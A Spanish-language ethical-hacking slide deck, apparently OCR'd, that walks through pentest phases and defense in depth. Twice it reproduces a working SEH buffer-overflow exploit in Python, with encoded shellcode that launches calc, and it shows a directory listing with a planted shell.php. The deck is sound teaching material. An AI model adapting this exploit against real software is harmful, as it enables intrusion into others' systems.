2.RECONOCIMIENTO ACTIVO:

"Es la segunda fase, y consiste en la identificación activa de objetivos, mediante en Escaneo de puertos y la identificaciones de servicios y sistemas operativos".

- ✓ **Identificación y Estado de Puertos.**
- ✓ **Identificar Servicios**
- ✓ **Identificar Sistemas operativos.**
- ✓ **Hay contacto directo con el Objetivo**
- ✓ **Enumeración del Objetivo**
- ✓ **Captura de Banners**



Hacking Ético "VS" Defensa en Profundidad

Hacking Ético –Fases de Análisis de Seguridad.

RECONOCIMIENTO ACTIVO "TOOLS":

Algunas de las herramientas importantes en esta fase son las siguientes:

http://nmap.org/

http://xprobe.sourceforge.net/

McAfee

SuperScan v3.0

http://www.mcafee.com/us/downloads/free-tools/superscan3.aspx

Hacking Ético –Fases de Análisis de Seguridad.

3. ANALISIS DE VULNERABILIDADES:

"Es la tercera fase del análisis, y tiene como objetivo el identificar si un sistema es débil o susceptible de ser afectado o atacado de alguna manera (Hardware, Software, Telecomunicaciones, Humanos)"

- ✓ **Identificación vulnerabilidades en Versiones de Aplicación y Sistemas Operativos**
- ✓ **Gestión de Parches (Patch Management)**
- ✓ **Identificar Vulnerabilidades Tecnológicas y Humanas.**
- ✓ **Configuraciones por Defecto.**
- ✓ **Vulnerabilidades Técnicas y Funcionales**

El éxito de un Análisis de Vulnerabilidades, depende de la gestión que se les haga.


Hacking Ético "VS" Defensa en Profundidad

Hacking Ético –Fases de Análisis de Seguridad.

ANALISIS DE VULNERABILIDADES:

Ejemplo de Vulnerabilidades:

Funcional



Técnica

```
from socket import *
import struct
import time

total = 1000
junk1 = "\x41" * 485
nseh = "\xeb\x06\x90\x90"
seh = struct.pack('<L', 0x1001A149) # ppr from ssleay32.dll
nops = "\x90" * 8

# msfpayload windows/exec CMD=calc R | msfencode -t c
# [*] x86/shikata_ga_nai succeeded with size 223 (iteration=1)
# BadChars \x00\xff\x0d\x5c\x2f\x0a

shellcode = (
"\xdb\xd1\xd9\x74\x24\xf4\x5a\x31\xc9\xb1\x32\xb8\xca\xea\xc0"
"\x1f\x31\x42\x17\x83\xc2\x04\x03\x88\xf9\x22\xea\xf0\x16\x2b"
"\x15\x08\xe7\x4c\x9f\xed\xd6\x5e\xfb\x66\x4a\x6f\x8f\x2a\x67"
"\x04\xdd\xde\xfc\x68\xca\xd1\xb5\xc7\x2c\xdc\x46\xe6\xf0\xb2"
"\x85\x68\x8d\xc8\xd9\x4a\xac\x03\x2c\x8a\xe9\x79\xdf\xde\xa2"
"\xf6\x72\xcf\xc7\x4a\x4f\xee\x07\xc1\xef\x88\x22\x15\x9b\x22"
"\x2c\x45\x34\x38\x66\x7d\x3e\x66\x57\x7c\x93\x74\xab\x37\x98"
"\x4f\x5f\xc6\x48\x9e\xa0\xf9\xb4\x4d\x9f\x36\x39\x8f\xe7\xf0"
"\xa2\xfa\x13\x03\x5e\xfd\xe7\x7e\x84\x88\xf5\xd8\x4f\x2a\xde"
"\xd9\x9c\xad\x95\xd5\x69\xb9\xf2\xf9\x6c\x6e\x89\x05\xe4\x91"
"\x5e\x8c\xbe\xb5\x7a\xd5\x65\xd7\xdb\xb3\xc8\xe8\x3c\x1b\xb4"
"\x4c\x36\x89\xa1\xf7\x15\xc7\x34\x75\x20\xae\x37\x85\x2b\x80"
"\x5f\xb4\xa0\x4f\x27\x49\x63\x34\xd7\x03\x2e\x1c\x70\xca\xba"
"\x1d\x1d\xed\x10\x61\x18\x6e\x91\x19\xdf\x6e\xd0\x1c\x9b\x28"
"\x08\x6c\xb4\xdc\x2e\xc3\xb5\xf4\x4c\x82\x25\x94\x92")

junk2 = "\x90" * (total - len(junk1+nseh+seh+nops+shellcode))
payload = junk1+nseh+seh+nops+shellcode+junk2
```

Hacking Ético –Fases de Análisis de Seguridad.

ANALISIS DE VULNERABILIDADES:


"Algunos aspectos importantes que deben de tenerse en cuenta en el análisis de Vulnerabilidades, es el siguiente:

- ✓ **Las herramientas de análisis de vulnerabilidades se basan en Plugins, por lo tanto es importante mantenerlos actualizados.**
- ✓ **Configurar de forma adecuada el perfil del análisis de vulnerabilidades, según la información recolectada en fases pasadas.**
- ✓ **Experiencia un factor "Relevante"**

Hacking Ético "VS" Defensa en Profundidad

Hacking Ético –**Fases de Análisis de Seguridad.**


ANALISIS DE VULNERABILIDADES:



Hacking Ético "VS" Defensa en Profundidad

Hacking Ético –**Fases de Análisis de Seguridad.**

ANALISIS DE VULNERABILIDADES:



Hacking Ético –Fases de Análisis de Seguridad.

ANALISIS DE VULNERABILIDADES: Clasificación y Descubrimiento de Vulnerabilidades.

Si una vulnerabilidad es descubierta, que caminos se pueden tomar?

- ✓ Comunicarlos al proveedor de forma directa.
- ✓ Comunicarlo a las Listas de "Full Disclosure".
- ✓ Comunicarlo en un evento de seguridad (Black Hat, DEFCON, Etc)
- ✓ Venderlo a empresas que o compran Exploit.
- ✓ Conservar el descubrimiento en secreto.

Las vulnerabilidades encontradas en un Análisis de seguridad, se clasifican con respecto a bases de datos del Conocimiento.

Common Vulnerabilities and Exposures
The Standard for Information Security Vulnerability Names

http://cve.mitre.org

cvss
Common Vulnerability Scoring System

http://www.first.org/cvss

Hacking Ético "VS" Defensa en Profundidad

Hacking Ético –Fases de Análisis de Seguridad.

ANALISIS DE VULNERABILIDADES "TOOLS":

"Algunos de las herramientas que se pueden identificar en esta fase son:

OpenVAS

http://www.openvas.org/

GFiLANguard

http://www.gfi.com/lannetscan

acunetix
www.acunetix.com
Web Vulnerability Scanner

http://www.acunetix.com/

www.qualys.com


Nessus

http://www.nessus.org/nessus/intro.php

Hacking Ético –Fases de Análisis de Seguridad.

4. EXPLOTACION DE VULNERABILIDADES:

"Es la cuarta fase del análisis, y una de las mas complejas, ya que el evaluador debe de buscar aprovecharse de alguna de las vulnerabilidades identificadas, para lograr el ingreso (Intrusión) en el sistema objetivo.



- ✓ **Escalar Privilegios**
- ✓ **Explotación de Vulnerabilidades**
- ✓ **Denegación de Servicios**
- ✓ **Mantener el Acceso**

Hacking Ético "VS" Defensa en Profundidad

Hacking Ético –Fases de Análisis de Seguridad.

EXPLOTACION DE VULNERABILIDADES :

Definición y componentes de un Exploit: Un Exploit es un mecanismo que se aprovecha de una debilidad o una brecha de seguridad.

PAYLOAD

```
:->ls -la
total 40
drwxr-xr-x   5                4096 Aug  8 10:01 .
drwxr-xr-x   5                4096 Aug  8 10:01 ..
-rw-r--r--   1                  65 Aug  8 09:53 .htaccess
-rw-r--r--   1                 309 Aug  8 09:41 Adog.html
-rw-r--r--   1                 309 Aug  8 09:41 Bdog.html
drwxr-xr-x  59                4096 Jul 10 21:02 errordocument
-rw-r--r--   1                2823 Jul 10 21:04 index.php
drwxr-xr-x   2                4096 Jun 26 09:43 old
-rw-r--r--   1                  27 May 24 22:37 robots.txt
-rw-r--r--   1                2147 Aug  8 10:01 shell.php
drwxr-xr-x   6                4096 May  2 14:04 z
```

CODIGO

```
from socket import *
import struct
import time

total = 1000
junk1 = "\x41" * 485
nseh = "\xeb\x06\x90\x90"
seh = struct.pack('<L', 0x1001A149) # ppr from ssleay32.dll
nops = "\x90" * 8

# msfpayload windows/exec CMD=calc R | msfencode -t c
# [*] x86/shikata_ga_nai succeeded with size 223 (iteration=1)
# BadChars \x00\xff\x0d\x5c\x2f\x0a

shellcode = (
"\xdb\xd1\xd9\x74\x24\xf4\x5a\x31\xc9\xb1\x32\xb8\xca\xea\xc0"
"\x1f\x31\x42\x17\x83\xc2\x04\x03\x88\xf9\x22\xea\xf0\x16\x2b"
"\x15\x08\xe7\x4c\x9f\xed\xd6\x5e\xfb\x66\x4a\x6f\x8f\x2a\x67"
"\x04\xdd\xde\xfc\x68\xca\xd1\xb5\xc7\x2c\xdc\x46\xe6\xf0\xb2"
"\x85\x68\x8d\xc8\xd9\x4a\xac\x03\x2c\x8a\xe9\x79\xdf\xde\xa2"
"\xf6\x72\xcf\xc7\x4a\x4f\xee\x07\xc1\xef\x88\x22\x15\x9b\x22"
"\x2c\x45\x34\x38\x66\x7d\x3e\x66\x57\x7c\x93\x74\xab\x37\x98"
"\x4f\x5f\xc6\x48\x9e\xa0\xf9\xb4\x4d\x9f\x36\x39\x8f\xe7\xf0"
"\xa2\xfa\x13\x03\x5e\xfd\xe7\x7e\x84\x88\xf5\xd8\x4f\x2a\xde"
"\xd9\x9c\xad\x95\xd5\x69\xb9\xf2\xf9\x6c\x6e\x89\x05\xe4\x91"
"\x5e\x8c\xbe\xb5\x7a\xd5\x65\xd7\xdb\xb3\xc8\xe8\x3c\x1b\xb4"
"\x4c\x36\x89\xa1\xf7\x15\xc7\x34\x75\x20\xae\x37\x85\x2b\x80"
"\x5f\xb4\xa0\x4f\x27\x49\x63\x34\xd7\x03\x2e\x1c\x70\xca\xba"
"\x1d\x1d\xed\x10\x61\x18\x6e\x91\x19\xdf\x6e\xd0\x1c\x9b\x28"
"\x08\x6c\xb4\xdc\x2e\xc3\xb5\xf4\x4c\x82\x25\x94\x92")

junk2 = "\x90" * (total - len(junk1+nseh+seh+nops+shellcode))
payload = junk1+nseh+seh+nops+shellcode+junk2
```

Hacking Ético –Fases de Análisis de Seguridad.

EXPLOTACION DE VULNERABILIDADES:

En lo que respecta a la ejecución de Código de forma arbitraria, se tienen dos modalidades de Exploit.

Exploit Local: Es ejecutado de forma local, y uno de sus principales objetivos, es escalar privilegios, cuando un Exploit remoto ha tenido éxito en el equipo objetivo

Exploit Remoto: Es ejecutado desde un equipo atacante, hacia el equipo victima, muy comúnmente ejecutado vía Internet. De forma remota el atacante se posiciona del equipo objetivo y posiblemente de los equipos que tenga visibilidad desde este.

Hacking Ético –Fases de Análisis de Seguridad.

EXPLOTACION DE VULNERABILIDADES:

En lo que respecta al lugar donde el impacto del ataque , se pueden tener dos modalidades:

Server Side: Es el tipo de explotación mas utilizado, y consiste en aprovecharse de una debilidad de una aplicación servicio, es accesible de forma directa y no requiere de la intervención de un tercero.

Cliente Side: Tiene como objetivo explotar la vulnerabilidad en el lado del cliente, aprovechándose de las debilidades de uno de los eslabones mas débil en la cadena de la seguridad de la información, como lo es "El usuario Final"

Hacking Ético –Fases de Análisis de Seguridad.

EXPLOTACION DE VULNERABILIDADES:

La explotación de vulnerabilidades, no necesariamente esta ligada a la programación y ejecución de códigos del tipo "Exploit.

Ingeniería Social

Claves débiles


Configuraciones por defecto

Hacking Ético –Fases de Análisis de Seguridad.

EXPLOTACION DE VULNERABILIDADES:

¿Y que pasa cuando el sistema ha sido comprometido?

- **Mantener el Acceso** "Muchos Exploit Luego de ejecutados, causan algún tipo de negación de servicios al analista.
- **Línea de Visión** de otros Objetivos: Una vez comprometido un sistema, se busca comprometer otros que estén al alcance.
- **Aumentar el Nivel de Privilegios**, Una vez comprometido el sistema, el analista de seguridad buscara aumentar privilegios en el sistema objetivo.
- **Elimina Rastros,** Dependiendo del análisis pactado entre una analista y un cliente, se procede a la eliminación de los rastros de la intrusión.
- **Técnicas de Ocultamiento**: dado que muchas herramientas pueden monitorear determinados procesos, se hace necesario para en analista ocultarse en otro proceso menos ruidoso.



Hacking Ético "VS" Defensa en Profundidad

Hacking Ético –Fases de Análisis de Seguridad.

EXPLOTACION DE VULNERABILIDADES "TOOLS":

Algunas de las herramientas importantes en esta fase son las siguientes:

http://www.metasploit.com/

CANVAS

http://www.immunitysec.com/products-canvas.shtml

CORE SECURITY TECHNOLOGIES

CORE IMPACT Pro Overview

http://www.coresecurity.com/content/core-impact-overview

Hacking Ético –Fases de Análisis de Seguridad.

5. PRESENTACION DE NFORMES:

"Es la quinta fase, y en la que se ve reflejado el análisis del evaluador de seguridad, aquí se plasman todos los hallazgos, las no conformidades, las opciones para mejorar, y las conclusiones y recomendaciones.

- ✓ **Un buen reporte, un buen análisis**
- ✓ **Diversidad en reportes (Técnicos, Ejecutivos)**
- ✓ **No generar Alarmasiiiiiii**
- ✓ **Impactos de Afectación**

"Un informe que no sea entendidos por la Dirección o Gerencia de una organización, hace que se pierde todo el esfuerzo y trabajo realzado en las etapas anteriores

Hacking Ético "VS" Defensa en Profundidad

Hacking Ético –Fases de Análisis de Seguridad.


MEJORAMIENTO CONTINUO:

- Tomar decisiones
- Evaluaciones posteriores (Auditorias)
- Orientación hacia el cumplimiento
- Toma de consciencia
- Cultura de seguridad de la información.

Hacking Ético "VS" Defensa en Profundidad

Defensa en Profundidad –Definición

Defensa en profundidad: Es llevar el proceso de la seguridad de la información de forma segmentada, teniendo varias líneas de defensa.



Fuente: http://blogs.eset-la.com

Hacking Ético “VS” Defensa en Profundidad

Defensa en Profundidad **–Definición**

Arsenal Informático *DEFENSA* al Alcance de Todos: Así como existe un arsenal de ataque, también hay proyectos y documentación relacionada con la defensa en profundidad de la información.

Cyberoam

IPCop

pfSense

GnuPG

Defensa en Profundidad – 3 (PPP)

Modelo de las 3 P orientadas a la seguridad: Aun teniendo al alcance todos estos proyectos de seguridad de alta calidad y exitosos, falta complementarlos con dos factores importante, que sumandos al Software y a los Appliance de seguridad, nos complementa de forma integral la seguridad de la información. Estos son Procesos y Personas

PPP

Productos

Procesos

Personas

Hacking Ético "VS" Defensa en Profundidad

Defensa en Profundidad


Ejemplo de aplicación de un entorno seguridad de la información corporativa (Ejemplo con Software Libre)

